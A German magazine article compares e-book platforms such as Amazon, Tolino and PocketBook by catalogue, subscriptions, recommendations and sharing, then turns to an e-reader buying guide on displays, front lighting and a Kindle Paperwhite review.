
einer gemeinsamen Cloud, unabhängig davon, in welchem Shop man sie gekauft hat. Die jeweiligen Shops drücken ihrem Angebot ihren Stempel auf, etwa mit eigenen Bestseller- und Lesetipplisten. Der Schmökervorrat ist ähnlich, sodass man den Shop eher danach aussucht, wie einfach man findet, was man sucht, ob es dort gute Lesetipps gibt oder auch welchen lokalen Händler man unterstützen mag.

Fremdsprachige Literatur abseits der ganz großen Autoren und Verlage gibt es naturgemäß eher beim US-Anbieter Amazon als für die Tolino-Plattform, die ihr Schwergewicht im deutschsprachigen Buchhandel hat, aber auch in Italien schon Wurzeln geschlagen hat. PocketBook wiederum hat außer deutschsprachigen auch 971.000 englischsprachige sowie 627.000 russischsprachige Titel in den virtuellen Buchregalen.

Woher die Plattformen die Bücher bekommen

Das Verzeichnis lieferbarer deutschsprachiger Bücher listete im Januar rund 1,5 Millionen Bücher, weitere 625.000 Einträge gabs für E-Books. Es gibt aber noch Hunderttausende ungelisteter Bücher im Selbstvertrieb. Amazon übertrieb also nicht, als sie unsere Frage nach ihrem Buchbestand mit 900.000 deutschsprachigen E-Books und insgesamt 12 Millionen beantworteten – der Zugriff auf den Bestand öffentlicher Bibliotheken mittels Onleihe ist aber nicht möglich.

Die Tolino-Allianz bezieht ihre Bücher zu einem weit überwiegenden Teil vom Buchgroßhändler Libri, außerdem




Bei Tolino kann man unter vielen Buchhändlern wählen und diese Wahl auch später wieder ändern.


gibt es Bücher im Selbstverlag. Der Vorstandssprecher Eckhard Südmeren sprach in einer Pressemitteilung Ende Oktober 2021 von einem Gesamtangebot von rund 3,1 Millionen Titeln. Etwa 814.000 davon sind deutschsprachig. Über die Onleihe kann man Lesefutter aus Büchereien laden, deren Leserechte durch Verfahren wie CARE-DRM und Adobe-DRM digital gemanagt sind. Das klappt aber nach wie vor nicht reibungsfrei bei jeder Bücherei. Die meisten Kauf-E-Books mit DRM sind hingegen nur per Wasserzeichen geschützt. Sie behindern eine Übertragung auf ein anderes Lesegerät nicht, lassen aber Rückschlüsse auf den Käufer zu, wenn der die Datei in Umlauf bringt – und damit den Autor um sein Brot.

Bei der dritten großen Plattform PocketBook hängt es davon ab, wo man den Reader kauft. Kommt er direkt vom Unternehmen, ist dessen Shop installiert. Auf Geräten, die man bei einem der 7500 Vertragshändler erstet, bekommt man hingegen den Shop des Händlers. Im Ergebnis macht das aber kaum einen Unterschied, denn das Buchangebot speist sich bei allen aus dem, was die Großvertriebe KNV Zeitfracht sowie Umbreit als Barsortimenter liefern.

PocketBook bietet löffelfertige Software, mit der die Buchhändler sich Webshops mit individuellem Gepräge zusammenbrutzeln können. Damit lassen sich eigene Schwerpunkte setzen, beispielsweise für eine Präsentation lokaler Autoren. Der PocketBook Shop listet 746.000



Amazon stellt seine eigene Hitliste in den Vordergrund, anders als die anderen E-Book-Plattformen.



Die Plattform Ciando kennzeichnet bei ihren E-Books die Art eines etwaigen Kopierschutzes.

deutschsprachige Bücher und etliche fremdsprachige – siehe oben. Die Lesegeräte kommen auch mit der Onleihe der öffentlichen Büchereien zurecht, Geräte ab Softwareversion 6.3 unterstützen CARE-DRM und Adobe-DRM.


Außer den großen Plattformen existieren weitere, siehe Tabelle. Von den Zahlen der zum Download bereitstehenden Werke sollte man sich nicht blenden lassen und lieber im Katalog ein paar Probebohrungen nach Interessantem unternehmen. Gerade die Bestände gemeinfreier Literatur sind – um es nett zu sagen – literarisch zwar anspruchsvoll, aber sprachlich in einer anderen Zeit, da ihre Urheber üblicherweise vor mehr als 70 Jahren verstorben sind. Bücher aus alternativen Quellen kann man über ein USB-Kabel oder eine Cloud der Plattform drahtlos auf sein Lesegerät überspielen. Mit dem EPUB- oder dem etwas veralteten MOBI-Format tut man sich am leichtesten damit, der Kindle verträgt allerdings das EPUB-Format nicht.

Als Universalwandler zwischen den Formaten hat sich die spendenfinanzierte Open-Source-Software Calibre bewährt. Dieses Schweizer Messer konvertiert E-Books in fast jedes benötigte Format. Fallweise wird durch die Wandlung der Kopierschutz (DRM) entfernt, unter Umständen mit Extra-Plug-ins. Dabei mag es manchem ganz flau in der Magengegend werden, denn das Urheberrecht verbietet in Artikel 95a, Absatz 1 das Entfernen des DRM, doch andererseits erlaubt es auch laut Artikel 108, Absatz 1 eine Privatkopie. Solange man die nicht übers Internet ver-

teilt, lassen E-Book-Vertreiber die Abmahnanwälte in der Regel nicht von der Kette. Rechtlich ist man auf der sicheren Seite, wenn man zum Schutz vor nachträglichen „Verbesserungen“ der Ursprungsdatei durch die Verlage zwar eine lokale Kopie vorhält, bei dieser aber den DRM-Schutz nicht entfernt.

Flatrates und andere Leihbücher

Amazon bietet mit seinem Unlimited-Programm eine E-Book-Flat, Tolino hat mit seiner Select-Option ein E-Book-Abo. Wer weniger als drei Bücher pro Monat liest, kann beides in der Regel nicht ausschöp-



Im Projekt Gutenberg findet man in etwas altbackenem Webdesign sehr viel kostenlose gemeinfreie Literatur.

fen, zumal die darin angebotenen Titel nur einen Teil des Gesamtangebots umfassen. Gelegenheitsleser zahlen besser jedes Buch einzeln. Das dürften ohnehin die meisten sein: Nach Zahlen des Börsenvereins des deutschen Buchhandels kauften Kunden jährlich im Schnitt nur 7,6 E-Books – was ungefähr dem Kaufvolumen gedruckter Bücher entspricht.

Ein Gutes haben Flatrates und Abos: Man kann damit leicht neue Autoren oder Genres ausprobieren, ohne dass man für jeden Versuch extra zahlt – und damit auch für den Missgriff zu einem im Klappentext hochgejazzten Goethe-Nachfolger. Für Abos gibt es aber auch andere Quellen, und zwar Anbieter wie etwa Skoobe, Legimi und Nextory sowie Readly, die vorwiegend Zeitschriften haben.

Bei Flats ist die Auswahl üblicherweise nicht genauso groß wie beim Einzelkauf: Sie enthalten viele Werke eher unbekannter Autoren und speziell bei Amazon auch eine Reihe von in jeder Hinsicht miserablen Büchern, die zu veröffentlichen kein Verlag mit Selbstachtung sich trauen würde, da die E-Books weder eine Rechtschreibprüfung genossen haben noch ein Lektorat. Auch technisch gibt es bei Flats und Abos Hürden, etwa dass man sich beim rund 400.000 Werke umfassenden Angebot von Skoobe im 12-Euro-Einstiegsstarif von Zeit zu Zeit ins Netz einloggen muss, um die Laufzeit der Lese-rechte zu verlängern.

Amazon gewährt für 10 Euro monatlich Zugriff auf seinen Unlimited-Katalog mit etwa 1 Million Titeln. Dieses Teilsortiment aus Amazons Gesamtbestand ist eine Leihbücherei, aus der man maximal zehn Titel gleichzeitig lesen darf. Oftmals finden sich Anschmecker, also Erstlingswerke hoffnungsfroher Autoren im Angebot, die auf weitere Bücher oder eine Buchreihe Lust machen sollen. Fake-Bewertungen machen es jedoch schwer, die Spreu vom Weizen zu trennen. Unabhängig von Unlimited erhalten Amazon-Prime-Kunden Zugriff auf einen Teilkatalog anderer E-Books. Praktisch: Hat man ein Audible-Hörbuchabo oder einzeln Hörbücher erworben, lassen sich die Lese- und Hörstände synchronisieren.

Eine ähnliche Funktion gibt es auch bei der Tolino-Allianz. Tolino stellt pro Monat jeweils 40 dafür kuratierte Buchempfehlungen, aus denen sich Abonnenten vier wählen und diese E-Books irgendwann – auch später – lesen können. Ja, Geschmäcker sind verschieden, aber uns

fiel es leicht, daraus guten Lesestoff auszuwählen. Auffällig viele der Vorschläge werden abseits gängiger Bestsellerlisten rekrutiert, womit frischer Wind durch die eigene E-Bücherei bläst.

Ärgerlich ist, dass einem die oft ohne großes Nachdenken getroffene Entscheidung, bei welchem Tolino-Buchhändler man seinen E-Book-Reader kauft, nachträglich noch auf die Füße fallen kann. Nur wenn man etwa seinen Tolino bei Thalia oder Osiander erstanden hat, kann man die weiter oben erwähnte E-Book- und Hörbuch-Flat von Skoobe nutzen, sonst aber nicht – trotz gleicher Hardware. Auch das Nachinstallieren der Skoobe-App ist nicht mal nachträglich möglich, weil der Tolino die Installation von Apps nicht zulässt. Mögliche Erklärung: Thalia ist einer der Geldgeber für Skoobe. Tipp: Wer Skoobe ohne Tolino nutzen will, kann die betreffende Android-App auf einem offenen E-Reader, etwa von Inkbook, Onyx oder Boyue, installieren oder die Reader-App auf dem Smartphone oder Tablet nutzen.

Was Gutes finden

In der schieren Masse der E-Books etwas zu finden, das zum Lesegeschmack passt, ist schwierig.

Amazon empfiehlt Bücher, die nach seinem unergründlichen Algorithmus als passend ausgewürfelt werden. Dieses innerbetriebliche Vorschlagswesen verwertet alle Suchaktivitäten auf der Einkaufsplattform. Wer auf Amazon intensiv nach Gewürzen sucht, wird im E-Book-Katalog Kochbücher ernten und so weiter. Daher orientieren sich die Buchtipps eher am Bekannten oder zumindest sehr Ähnlichen.

Bei Tolino ist die Qualität der Buchvorschläge sehr unterschiedlich und hängt ganz davon ab, was der jeweilige Tolino-Shop priorisiert. Thalia stellt andere Bücher in den Vordergrund als beispielsweise ein kleiner lokaler Buchhändler, der über den Libri-Händler ring buchhandlung.de mit Tolino verbunden ist. Den Lese- und Suchverlauf werten augenscheinlich weder PocketBook noch die Tolino-Welt für individuelle Tipps aus. So erschienen bei uns unter der Kategorie „Persönliche Tipps“ stets annähernd die gleichen Empfehlungen. Besser ist man bedient, wenn man die Buchtipps in den redaktionellen Teilen der Tolino-Webshops liest.

Bei Skoobe sehen die Vorschlagslisten, im Webshop Themenwelten genannt, zuerst nach Magerkost aus. Dafür greift Skoobe eng gefasste Themen auf, die jeder

Buchhändler oft genug als Bitte um einen Buchvorschlag hört, zum Beispiel: „Ich weiß nicht, wie das Buch hieß, aber es hatte einen grünen Einband.“

Allen Anbietern gemeinsam ist eine Webpräsenz und Smartphone-Apps für den Buchkauf, mit denen man auch am Rechner oder auf dem Tablet oder Smartphone lesen kann. Auch die Wiedergabe farbigen Materials gelingt damit besser. Nach dem Kauf landen die Bücher – auch Hörbücher – in der Cloudbibliothek, von wo sie per Kabel oder WLAN, bei einigen wenigen Geräten auch per Mobilfunk auf dem Reader landen.

Pröbchen und Infos

Die E-Book-Anbieter bekommen in der Regel Meta-Informationen zum Buch von den Zwischenhändlern, etwa die Dateigröße, eine Seitenanzahl, das Format und die Auflage sowie die Klappentexte, die als Infotext zum Buch erscheinen. Nicht alle dieser Informationen werden an die Nutzer durchgereicht.

Wer beispielsweise genau wissen will, welche der unter Fans heftig umstrittenen Übersetzungen des Herrn der Ringe von J.R.R. Tolkien als E-Book ausgeliefert wird, wird auf der Plattform von PocketBook darüber ins Dunkle getrieben. Amazon und etliche Tolino-Buchläden verraten hingegen, dass man die 2012 überarbeitete Fassung des Übersetzers Wolfgang Krege bekommt. Mit etwas Sucherei findet man das Werk in einer weiteren Übersetzung von Margaret Carroux. Manchen ist das egal, für andere grenzt das an Häresie.

In einem Buchladen kann man im Buch blättern und prüfen, ob die Machart des Buches und der Stil einem zusagen. Am großzügigsten mit Leseproben ist Po-

cketBook, wo sie etwa zehn Prozent des Buches umfassen. Bei Tolino-Büchern ist der Umfang der Leseprobe ganz unterschiedlich. Mal gibt es keine, mal ist sie zehn Seiten lang, mal zwei Kapitel. Ähnliches gilt für Amazons Kindle-Bücherei.

Während es für ein Buch aus Pappe, Druckerschwärze und Papier normal ist, dass man es nach dem Lesen weitergibt oder verkauft, geht das mit E-Books nicht. Im Familienkreis können Sie einfach den Reader samt Buch vorübergehend weiterreichen. Eleganter und lebensnäher: Amazon und Tolino haben nun eine Familienbibliothek. Bücher kann man damit bei Amazon unter zwei Erwachsenen und vier Kindern teilen und dafür auch eine Kindersicherung einbauen. Bei Tolino sind es ebenfalls sechs Mitleser, die altersmäßig nicht aufgeteilt sind, aber im gleichen Haushalt leben sollen. Bei Pocketbook gibt es keine solche Teilen-Funktion.

Platt gesagt

Die Entscheidung für eine Plattform zieht Folgen nach sich. Wer die Bequemlichkeit eines Gesamtsystems will und technisch hochwertige Geräte nutzen möchte, fährt mit Amazons Kindle gut. Offener für den Wechsel der Buchlieferanten ist die Tolino-Welt, mit der man Lesestoff überdies auch über lokale Händler kaufen kann. PocketBook steht vielfach außerhalb des Fokus, bietet aber interessante Hardware und einen umfangreichen Buchkatalog, der auch Shops lokaler Händler integrieren kann. Andere Plattformen horten ebenfalls interessantes Lesefutter, mangels darauf zugeschnittener Hardware ist der Transfer gekaufter Bücher aufs jeweilige Gerät aber mit etwas mehr Denkarbeit verbunden.

(mil@ct.de) **ct**

E-Book-Quellen

Quelle	Inhalte	Anzahl	Sortiment
gutenberg.org	E-Books	70.000	urheberrechtsfreie Literatur
beam-shop	E-Books	keine Angaben	viel Science-Fiction, Fantasy, Buchreihen-Abo
bookboon	E-Books	4.000	Sachbücher, berufliche Bildung
Bookrix	E-Books	72.000	Gratis-Texte, Self-Publishing
Ciando	E-Books	1.780.000	Belletristik, Sachbücher, Reisen
Zulu	E-Books	1.100	freie digitale Literatur
Genialokal	E-Books, Bücher	3.200.000	normales Buchladensortiment
Google Books	E-Books, Hörbücher	keine Angaben	normales Buchladensortiment
Apple Books	E-Books, Hörbücher	keine Angaben	normales Buchladensortiment
Digibib.org	E-Books	keine Angaben	urheberrechtsfreie Literatur (PDF, TXT)
Archive.org	E-Books	27.700.000	antiquarisches, gemeinfreies Material, Zeitschriften
Izzy's Public Domain Bibliothek	E-Books	12.400	urheberrechtsfreie Literatur (PDF, TXT)
Mobileread	E-Books	3.400	urheberrechtsfreie Literatur (PDF, TXT)
Neobooks	E-Books	700	Indie-Bücher
Open Library	E-Books	1.000.000	Projekt des Internet Archive



Wie gedruckt

Den passenden E-Book-Reader finden

Beim Kauf eines E-Readers muss man auf die Shop-Anbindung und die Hardware gleichermaßen achten. Wir geben einen Überblick über aktuelle Geräte und ihre Shops, zeigen, welche Funktionen wirklich wichtig sind und haben drei prominente Modelle getestet.

Von Michael Link und Stefan Porteck

Hundert Bücher immer griffbereit dabei – egal ob auf dem Sofa, im Zug oder am Strand. Lesen wie auf Papier und eine Akkulaufzeit von mehreren Monaten. Diese Versprechen halten alle E-Book-Reader ein. Trotzdem wird nicht jeder Nutzer mit jedem Reader glücklich.

Vor dem Kauf sollte man entscheiden, ob und an welche E-Book-Vertriebsplattform man sich binden möchte. Davon hängt ab, wie einfach oder nervtötend es später wird, neue Bücher auf den Reader zu schaufeln. Der Artikel auf Seite 64 zeigt ihre Vor- und Nachteile. Auch nach der Entscheidung findet man im Wunsch-

Universum etliche verschiedene Modelle. Interessanterweise unterscheidet sich die Display-Technik der modernen Reader kaum. Praktisch alle nutzen für ihre Displays dieselbe E-Ink-Technik und bieten vergleichbare Auflösungen. Für die Auswahl des passenden Readers kommen dann kleinere Ausstattungsdetails und nicht zuletzt der Preis zum Tragen.

Wir zeigen in diesem Artikel, wo die Gemeinsamkeiten und Unterschiede liegen und worauf man grundsätzlich achten sollte. Aus jeder der drei Plattformen haben wir exemplarisch ein Modell getestet. Deren Geschwister finden Sie zusätzlich in der Tabelle auf Seite 72. Darü-

ber hinaus gab es bis vor einigen Jahren noch weniger bekannte Geräte von Firmen wie Bookeen, Boyue, Icarus oder Onyx. Diese Exoten sind mittlerweile entweder ganz vom Markt verschwunden oder zumindest in Deutschland schwer zu bekommen. Da viele Geräte oft schon einige Jahre auf dem Buckel haben, können wir nicht unbedingt empfehlen, über den Tellerrand von Amazon, PocketBook und Tolino hinauszuschauen. Eine Ausnahme davon sind die Reader von Kobo. Deren Modelle sind technisch und funktional den Tolino-Modellen sehr ähnlich, da Kobo auch diese fertigt.

Tinte aus Kugeln

Allen E-Book-Readern gemein ist ihr besonderes Display, das in seiner Darstellung bedrucktem Papier ähnelt. Alle Modelle mit diesen E-Paper-Displays – oft auch unter dem Handelsnamen E-Ink bezeichnet – eignen sich zum Verwalten und Lesen der eigenen E-Book-Sammlung – aber mehr auch nicht. Das mag in Zeiten von Smartphones und Tablets befremdlich erscheinen, ist aber ein Teil des Konzepts: Man soll ablenkungsfrei lesen, ohne dass ein riesiger App-Shop oder Instagram, Twitter, Spotify & Co. um weitere Aufmerksamkeit buhlen. Ein E-Reader ist in erster Linie ein Buch – und auf das soll und möchte man sich konzentrieren.

Die E-Paper-Displays unterscheiden sich erheblich von der LCD- und OLED-Technik, die man von Fernsehern und Smartphones kennt. Die E-Ink-Displays haben eine durchsichtige Deckschicht und darunter befinden sich zwischen zwei Glassubstraten schwimmend gelagerte Mikrokügelchen mit einer schwarzen und einer weißen Seite. Je nach angelegter Spannung drehen sich die einzelnen Kügelchen so, dass ihre schwarze oder weiße Seite nach oben zeigt, sodass das Display dort Schwarz, Weiß oder in grauen Zwischenschattierungen erscheint.

Der Clou an der Technik: Die Kügelchen behalten ihre Ausrichtung ohne angelegte Spannung. Strom wird nur benötigt, wenn sich der Bildinhalt ändern soll – also beim Umblättern. Danach könnte man theoretisch den Akku aus einem E-Book-Reader ausbauen und das Display würde monatelang weiterhin den gleichen Inhalt anzeigen. Ein weiterer Vorteil der statischen Anzeige von E-Ink: Anders als LCDs und OLEDs muss die Anzeige nicht alle 16 Millisekunden mit einem neuen Spannungsimpuls aufgefrischt werden.

Sie wirkt deshalb absolut ruhig und flimmerfrei und kennt auch nicht die bei anderen Displays übliche Blickwinkelabhängigkeit.

So gut sich E-Paper-Displays für die Anzeige statischer Inhalte eignen, so schlecht gelingt ihnen die Wiedergabe von Bewegtbildern. Für jede Änderung der Anzeige müssen die Mikrokügelchen ihre Ausrichtung physisch ändern – und das dauert. Während man von OLEDs und LCDs Schaltzeiten von 2 bis 10 Millisekunden gewöhnt ist, dauert es bei E-Ink-Displays durchaus 200 Millisekunden, bis ein neues Bild erscheint. Beim Lesen stört das kaum, wohl aber beim Scrollen durch Inhalte. Obgleich gleich die meisten Geräte einen Webbrowser an Bord haben, eignen sie sich deshalb trotzdem kaum zum Surfen. Selbst die Apps zum Bücherkauf auf dem Reader erfordern eine Menge Geduld.

Trotz grundsätzlich gleicher Displaytechnik unterscheiden sich einzelne E-Book-Reader-Modelle vor allem bei der Auflösung. Die Anzahl der Pixel wird seltener angegeben, stattdessen dient die Pixeldichte als Maßstab: Viele ältere oder billige Geräte lösen nur mit 212 dpi (dots per inch) auf. Besonders bei kleinen Schriftgrößen bemerkt man, dass die saubere Darstellung der Buchstabenkanten nicht perfekt gelingt – die Schrift sieht leicht verwaschen aus. Wer langfristig Freude mit seinem Reader haben will, greift besser zu Geräten, die wie unsere Testkandidaten mit 300 dpi auflösen.

Inzwischen gibt es auch farbige E-Paper-Displays, doch in Readern bleiben sie bislang die Ausnahme; die Technik ist noch nicht gut genug, um die Schwarz-Weiß-Displays zu verdrängen.

Es werde Licht?

Die erste Generation der E-Book-Reader hatte gänzlich unbeleuchtete Displays. Aus gutem Grund: Das Lesen auf selbstleuchtenden Displays strengt die Augen meist mehr an als auf Papier. Im Idealfall hat ein Display grundsätzlich etwa dieselbe Helligkeit wie der Rest des Raumes. Erstrahlt es heller, muss die Iris ständig den Lichteinfall auf die Netzhaut regulieren. Empfindliche Menschen bekommen davon trockene Augen oder Kopfschmerzen.

Aber dann kam Amazon und machte mit dem ersten Kindle Paperwhite das LED-Frontlight salonfähig. Dabei ging es vorrangig nicht darum, das Lesen im Dunklen zu ermöglichen. Das weiß-blaue

LED-Licht sollte vielmehr dazu dienen, die E-Ink-Displays optisch beziehungsweise farblich aufzuhellen, denn die Oberfläche von E-Ink-Displays sieht nicht so strahlend weiß aus wie Papier, sondern wirkt wegen einer leichten Graufärbung eher wie ungebleichtes Recyclingpapier. Die Beleuchtung diene ursprünglich dazu, die Grautönung zu überstrahlen, damit die Oberfläche weißer aussieht.

Doch Smartphone, TV, Monitor und Tablet haben uns daran gewöhnt, auf selbstleuchtende Displays zu starren. Aus optischer Kosmetik wurde mit der Zeit ein Feature, das wir als Mehrwert empfinden – das man aber sparsam einsetzen sollte: Je weniger der E-Book-Reader leuchtet, desto weniger strengt das Lesen die Augen an.

Praktisch ist die Beleuchtung allerdings, wenn man abends vorm Einschlafen schmökert und den daneben Schlafenden nicht mit der Nachttischlampe stören will und in der Bahn oder anderen Orten, an denen man keinen Einfluss aufs Umgebungslicht hat. Fürs nächtliche Lesen ist deshalb die minimale Helligkeit am wichtigsten. Der Kindle Paperwhite schneidet bei unseren Labormessungen mit einer Leuchtdichte von 0,2 cd/m² sehr gut ab. Er blendet nicht und reicht gerade so zum Lesen aus. Als Extra hat er



Für die Kindle-Reader gibt es sehr viel Zubehör, wie beispielsweise passgenaue Schutzhüllen.

zudem eine Nachtfunktion, die das Display invertiert und weiße Schrift auf schwarzem Grund anzeigt. Nach kurzer Gewöhnung liest es sich so im Dunkeln sehr entspannt. Der Tolino und der PocketBook Touch HD 3 sind mit $0,4 \text{ cd/m}^2$ zwar heller, blenden aber ebenfalls nicht. Auf eine Invertierung muss man beim Touch HD 3 aber verzichten.

Am oberen Ende der Helligkeit liegen alle Testkandidaten mit einer Leuchtdichte von etwas mehr als 100 cd/m^2 gleichauf. Für Handys und Tablets wäre das zu wenig, weil ihre Displays draußen gegen das Umgebungslicht anstrahlen müssen. Bei E-Ink-Displays reicht die Leuchtdichte, denn je mehr Fremdlicht auf sie fällt, desto besser lassen sie sich ablesen. Gemessen daran ist es ein cleverer Ansatz bei Tolino, die Helligkeit über den Schieberegler auf zunächst maximal 50 cd/m^2 zu begrenzen. Wer mehr will, muss die höhere Helligkeit explizit bestätigen und bekommt einen Hinweis, dass das eigentlich nichts bringt, außer den Akku schneller leer zu saugen.

Mittlerweile haben die Hersteller der Beleuchtung eine weitere Funktion verpasst. So nutzen die Reader dieses Tests keine kaltweißen LEDs mehr, sondern solche mit anpassbarer Farbtemperatur. Auf Wunsch erledigen sie das sogar automatisch: Morgens und tagsüber erstrahlt das Licht bläulich, abends und nachts leuchten die Displays in wärmeren Gelbtönen. Alle Reader richten sich dabei nach den hiesigen Zeiten für Sonnenauf- und -Untergang. Der PocketBook Touch HD 3 und der aktuelle Kindle Paperwhite bieten zusätzlich selbst einstellbare Zeiten.

Alles im Griff

Der Lesespaß hängt stark davon ab, wie leicht und schnell man Bücher auf den Reader bekommt. Es gilt grob die Faustregel: Je fester man sich an ein Universum bindet, desto komfortabler ist die Verwaltung der eigenen Bibliothek. Die Kindle-Reader von Amazon markieren dabei das obere Ende der Skala: Auf ihnen loggt man sich mit seinem Amazon-Account ein und kann dann auf jedem beliebigen PC, Tablet oder Smartphone auf der Amazon-Webseite Bücher kaufen. Binnen weniger Sekunden landen sie automatisch auf dem Kindle. Sollte dort der Speicherplatz ausgehen, lassen sich einzelne Bücher jederzeit lokal vom Reader löschen und bei Bedarf mit nur einem Fingertipp aus der Cloud wiederherstellen. Bequemer geht es kaum. Um DRM-Mechanismen oder die Unterstützung einzelner E-Book-Dateiformate muss man sich ebenfalls nicht kümmern. Die Kehrseite: Bei Amazon gekauften Bücher lassen sich nur auf Kindle-Readern und Amazon Lese-Apps lesen und mit jedem Kauf bindet man sich immer fester an Amazon – theoretisch zumindest.

Mit der kostenlosen und unter Open-Source-Lizenz veröffentlichten Software Calibre lässt sich auf dem PC eine eigene E-Book-Bibliothek anlegen. Calibre speichert alle E-Book-Dateien in einer lokalen Datenbank, kopiert Bücher über eine USB-Verbindung auf angeschlossene E-Book-Reader und übernimmt dabei falls nötig automatisch die Konvertierung von einem E-Book-Dateiformat in ein anderes.

Mithilfe von Plug-ins entfernt Calibre auch das DRM beziehungsweise den Kopierschutz der Bücher. Auf diese Weise ließen sich bislang auch bei Amazon gekaufte Bücher auf anderen Readern ablegen. Man sollte diesen Workflow aber nicht fest in die Kaufentscheidung einplanen: Die neueste DRM-Version lässt sich nicht so leicht aushebeln, bei zukünftigen könnte die Tür ganz zufallen. Zudem ist die Sache rechtlich heikel: Zwar gibt es



Amazon Kindle Paperwhite Signature Edition

Amazon hat bei der neuen Kindle-Versionen bei der Hardware alle Register gezogen: Die Modelle sind sehr gut verarbeitet und sehen dank des bündigen Displays edel aus, liegen gut in der Hand und sind wasserdicht. Das Display ist auf 6,8 Zoll gewachsen und entspricht damit eher der Größe eines gedruckten Buches. Mit einer Auflösung von 300 dpi und der gleichmäßigen Beleuchtung mit variabler Farbtemperatur erlaubt der Kindle Paperwhite komfortables und augenschonendes Lesen in jeder Umgebung und zu jeder Tageszeit.

Die getestete Signature Edition wartet gegenüber dem regulären Kindle mit 32 statt 8 GByte Speicher auf. Die braucht man aber nur, wenn man viele Hörbücher auf dem Gerät vorhalten will. Ebenfalls dem Signature-Modell vorbehalten ist die Unterstützung von Drahtlosladegeräten nach Qi-Standard und ein Helligkeitssensor für die automatische Anpassung der Displaybeleuchtung. Ersteres fällt eher in die Kategorie Gimmick, letzteres fanden wir sinnvoll und praktisch.

Der Paperwhite wird vollständig über Touchgesten bedient und hat abgesehen vom Einschaltknopf keine physischen Tasten. Nach kurzer Eingewöhnung gelingt die Bedienung flott und intuitiv. Praktisch ist vor allem die Navigation in Büchern: Mit der X-Ray-Funktion und einer Mehrseiten-Thumbnail-Vorschau findet man sehr schnell die gewünschte Passage. Abgerundet wird der Funktionsumfang durch gute Wörterbücher und Nachschlagewerke.

Dank der engen Verknüpfung an den eigenen Amazon-Account gelingt das Befüllen mit neuem Lesestoff auch Personen, die sonst wenig mit Technik und Computern am Hut haben. Wer sich nicht so eng an den Shopping-Riesen binden will, kann trotzdem – zumindest DRM-freie – Bücher per Mail oder mit E-Book-Verwaltungsprogrammen vom PC an den Kindle senden. Sofern sie im populären EPUB-Format vorliegen, müssen sie aber von Calibre in eins der proprietären Amazon-Formate konvertiert werden.

- 👍 sehr gute Hardware
 - 👍 Funktionen und Bedienung
 - 👎 teuer
- Preis: 190 Euro



PocketBook Touch HD 3

